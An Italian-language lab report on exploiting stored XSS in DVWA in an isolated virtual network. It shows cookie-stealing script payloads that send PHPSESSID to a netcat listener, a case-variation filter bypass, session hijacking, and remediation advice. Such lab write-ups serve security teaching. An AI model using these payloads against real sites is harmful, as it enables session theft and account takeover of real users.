VULNERABILITY ASSESSMENT REPORT: XSS STORED PERSISTENCE

1. INFORMAZIONI GENERALI

- **Cliente:** Azienda Theta
- **Target:** XSS Persistency (Damn Vulnerable Web App - DVWA)
- **Analista:** Cyber Eagles
- **Data:** 26-01-2026
- **Tipologia Test:** Whitebox (Conoscenza IP e Codice Sorgente)

2. AMBIENTE OPERATIVO E SCOPE

Obiettivo: Sfruttare vulnerabilità note della Web Application DVWA (Stored XSS) per simulare il furto di sessione (Cookie Stealing) e l'inoltro a un server di controllo esterno.

EXTRA:

Nella fase 2 viene richiesto di replicare l'attacco, reimpostando la DVWA con sicurezza su Medium per fare un dump completo del target: cookie, versione, ip e datastomp.

Configurazione di Rete (NAT Network):

Per l'analisi della whitebox è stato ricreato un laboratorio isolato su rete con NAT all'interno di Oracle Virtualbox


- **Attaccante (Kali Linux):** 192.168.104.100
- **Vittima (Metasploitable 2):** 192.168.104.150
- **Strumento di Ascolto:** Netcat (`nc -lvnp 4444`)

3. CRONOLOGIA OPERATIVA


FASE 1: Scenario LOW Security

Analisi preliminare e sfruttamento base.


- **11:47:03 - Verifica Connettività:** I test tramite `ping` e `fping` confermano che la macchina target (192.168.104.150) è attiva e raggiungibile (Rtt avg: 1.917 ms).




Prima di passare alla **weaponization** e alla conseguente **Vulnerability Discovery,** viene avviato Netcat sulla porta 4444.



Si procede alla fase di Weaponization:
Una volta all'interno della pagina "XSS Stored" si procede alla verifica della manipolabilità della pagina con un semplice test di inserimento di testo all'interno dello spazio dedicato a "name".




Prima di procedere, si fa un ulteriore test attraverso l'iniezione di un payload innocuo per verificare eventuali controlli di sanitizzazione.




- **12:05:32 - Vulnerability Discovery:** Iniezione di un payload di test (`<script>alert('XSS')</script>`). L'esecuzione del popup conferma la presenza della vulnerabilità XSS Stored.


- **12:12:02 - Ostacolo Weaponization:** Tentativo di inserire il payload malevolo fallito. Rilevata una limitazione *Client-Side* nel campo "Message" che tronca lo script.



- **12:19:52 - Client-Side Bypass:** Tramite ispezione dell'elemento (Developer Tools), viene identificato l'attributo `maxlength="50"`. Il valore viene modificato manualmente a `500` per permettere l'inserimento del codice completo.



Viene modificata la lunghezza dei caratteri consentiti:



- **12:23:12 - Payload Injection:** Inserimento del payload JavaScript definitivo:

```
<script>window.location='http://192.168.104.100:4444/?
cookie='+document.cookie;</script>
```


Una volta compilato il sign Guestbook, le conseguenze probabili saranno le seguenti:

- la pagina vittima dovrebbe saltare, in quanto Netcat non serve una pagina HTML, ma riceve soltano la richiesta raw

- la finestra attaccante dovrebbe cominciare a popolarsi di testo.

Note: In questo caso, Nc non comunica piu' una volta ricevuto l'URL che aveva richiesto, rimanendo in ascolto.

- **12:49:51 - Data Exfiltration:** Al caricamento della pagina infetta, il browser vittima invia una richiesta GET al listener Netcat.



- **Dati Esfiltrati:**
  `PHPSESSID=02b0a1c12d68968846420195781c82ac`.


  Il Token di sessione rubato garantisce ora l'accesso a chiunque ne sia entrato in possesso.

- **12:55:59 - Session Hijacking:** Utilizzando una sessione in incognito, il cookie rubato viene iniettato nello storage del browser.


Nota:
Aprendo lo strumento per sviluppatori, alla sezione "Storage" viene visualizzato quanto segue:
- PHPSESSID che contiene l'attuale cookie di sessione da sostituire
-security rigorosamente impostato su LOW altrimenti l'esercizio del cookie fallirà.

Si procede alla copia del cookie rubato:


STEP1




STEP2



STEP3




STEP4



Verrà modificata la pagina, anziché andare su login, si procederà ad andare su index.php, una volta modificato il cookie e chiuso lo strumento per sviluppatori.


- **13:06:11 - Conferma Accesso:** Il refresh della pagina garantisce l'accesso amministrativo senza credenziali.



FASE 2: Scenario MEDIUM Security

Evasione dei filtri e Fingerprinting avanzato.


- **15:53:40 - Reset:** Ripristino del database DVWA per pulire l'ambiente di test.



NOTA:

Probabilmente, dato che l'attacco di prima è andato a buon fine, non sarà piu possibile accedere alla pagina del XSS stored, quindi in setup si procederà al reset del database. Dopodiché, una volta in XSS Stored si procede a formulare un'ipotesi; probabilmente con un livello di sicurezza medium, non sarà possibile utilizzare lo script già visto in precedenza, verrà quindi fatto un tentativo.

- **15:58:55 - Failure Analysis (Analisi del Fallimento):** Come da ipotesi, il tentativo di riutilizzare lo script precedente è fallito. Probabilmente, la web app ha inserito dei filtri che puliscono le stringhe di testo da possibile manipolazione attraverso il metodo `strip_tags()` al campo message.



- **16:02:24 - Source Code Review:** L'analisi del codice sorgente (Whitebox) evidenzia una debolezza nella sanitizzazione del campo "Name".


```
// Sanitize name input
$name = str_replace('<script>', '', $name);
$name = mysql_real_escape_string($name);

$query = "INSERT INTO guestbook (comment,name) VALUES ('$me

$result = mysql_query($query) or die('<pre>' . mysql_error(
```

- Vulnerabilità: La funzione è *Case Sensitive* e rimuove solo la stringa esatta in minuscolo.

Si procede quindi alla weaponization, data la scoperta della vulnerabilità.
Viene riaperto lo strumento per sviluppatori. Viene inserito un nome nella casella name e viene modificata la maxlength all'interno dell'editor di testo.



- **16:13:57 - Advanced Weaponization:** Viene adottata una tecnica di evasione basata sulla capitalizzazione alternata.
  - **Payload:** `<ScRiPt>location='http://192.168.104.100:4444/?c='+document.cookie</ScRiPt>`.


Nota:

La pagina viene bloccata; segno che Nc ha catturato le informazioni; nello screenshot viene mostrato il dump completo

- **16:16:50 - Dump Completo (Fingerprinting):** L'esecuzione ha successo. Il listener cattura un set completo di dati:
  - **Session ID:** `PHPSESSID=02b0a1c12d68968846420195781c82ac`.
  - **User-Agent:** `Mozilla/5.0 (X11; Linux x86_64...)`.
  - **Origine:** http://192.168.104.150/.

```
listening on [any] 4444 ...
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 60618
GET /?c=security=medium;%20PHPSESSID=02b0a1c12d68968846420195781c82ac HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.104.150/
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

- **16:19:10 - Proof of Concept Finale:** La sessione viene nuovamente dirottata con successo confermando la persistenza della vulnerabilità.



3.1 Acquisizione Info Black Box vs White Box

Nota:

Prima però è opportuno sottolineare una differenza: nel caso di una whitebox, le vulnerabilità sono date e vengono fornite con facilità.
Nel caso di una blackbox, dove non si hanno informazioni a disposizione, la procedura segue delle best practices che vengono elencate in questo modo:
1. Test di base:
- Input: Test in entrambi i campi.
Output: si vede test così come da input; i tag sono visibili e quindi è encoded.
Output name: si nota la parola test in grassetto; il target interpreta l'HTML
Il campo name accetta l'HTML, il campo message no; verrà fatto un focus sul name.
-2. Test del vettore XSS:
input: <script>alert(1)<script>
Output Name: si vede solo alert(1) (tag sparito)
C'è un filtro che rimuove la parola <script>.

3. Evasione del filtro: l'attaccante prova varianti note per aggirare i filtri testuali semplici:
-Capitalizzazione
-Annidamento
-Tag alternativi.

4. ANALISI TECNICA (ROOT CAUSE)

Vettore di Attacco: DOM Manipulation

Lo script malevolo sfrutta il **Document Object Model (DOM)** del browser. Poiché i cookie di sessione non sono protetti dal flag `HttpOnly`, sono accessibili tramite la proprietà `document.cookie`. Manipolando l'oggetto `window.location`, l'attaccante forza il browser a generare una richiesta HTTP verso un server esterno, apponendo i dati sensibili come parametri della richiesta.

Analisi Difensiva (Il Fallimento della Blacklist)

Nella configurazione *Medium*, la sicurezza fallisce a causa di un approccio basato su **Blacklist**. Il codice tenta di "indovinare" e rimuovere input malevoli specifici (es. `<script>`), ma non gestisce le variazioni semantiche (es. `<ScRiPt>`). Questo approccio è intrinsecamente debole poiché richiede di prevedere ogni possibile permutazione dell'attacco.

5. MITIGAZIONE E REMEDIATION

Per risolvere definitivamente la vulnerabilità, è necessario abbandonare la sanitizzazione basata su blacklist.

Soluzione Raccomandata: Implementare l'**Output Encoding** (o HTML Entities). Invece di filtrare parole specifiche, il sistema deve convertire tutti i caratteri speciali in entità HTML sicure prima di renderizzarli nel browser. In questo modo, il codice iniettato viene visualizzato come testo semplice e mai eseguito come script.